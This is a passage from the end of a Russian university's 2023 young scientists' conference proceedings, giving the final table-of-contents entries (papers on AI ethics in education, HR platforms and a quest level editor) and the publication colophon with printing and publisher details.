Шубин Р. В. СИСТЕМА ТЕХНОЛОГИЙ УЧЕБНОГО ПРОЦЕССА ДИСЦИПЛИН, СВЯЗАННЫХ С РАЗРАБОТКОЙ ЭЛЕКТРОТЕХНИЧЕСКИХ ИЗДЕЛИЙ.....	623
Щербанич Ф. Е., Ромашкова О. Н. ЭТИКА ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАНИИ.....	626
Юрьева М. А., Головцова И. Г. ЦИФРОВЫЕ ИНСТРУМЕНТЫ И ПЛАТФОРМЫ ДЛЯ ЭФФЕКТИВНОГО УПРАВЛЕНИЯ ЧЕЛОВЕЧЕСКИМИ РЕСУРСАМИ В ПРОЕКТНО-ОРИЕНТИРОВАННЫХ КОМПАНИЯХ.....	629
Якимова С. В., Пугачев И. Ю. ИНФОРМАЦИОННО-КОММУНИКАЦИОННАЯ ТЕХНОЛОГИЯ УПРАВЛЕНИЯ ФИЗИЧЕСКИМ СОСТОЯНИЕМ ИНЖЕНЕРНО-ТЕХНИЧЕСКИХ ЛЮДСКИХ РЕСУРСОВ	632
Яковлев А. С., Петрова А. Н. ПРОГРАММНО-ТЕХНИЧЕСКАЯ АРХИТЕКТУРА КОНСТРУКТОРА УРОВНЕЙ КВЕСТОВ.....	635

Научное издание

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Материалы Всероссийской научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 16-17 ноября 2023 г.

Ответственный редактор А. В. Космынин

Статьи публикуются в авторской редакции

Подписано в печать 12.12.2023.

Формат 60×84 1/16. Бумага 65 г/м². Ризограф RISO EZ 570E.
Усл. печ. л. 37,91. Уч.-изд. л. 37,00. Тираж 20 экз. Заказ 30997.

Редакционно-издательский отдел
Федерального государственного бюджетного
образовательного учреждения высшего образования
«Комсомольский-на-Амуре государственный университет»
681013, г. Комсомольск-на-Амуре, пр. Ленина, 27.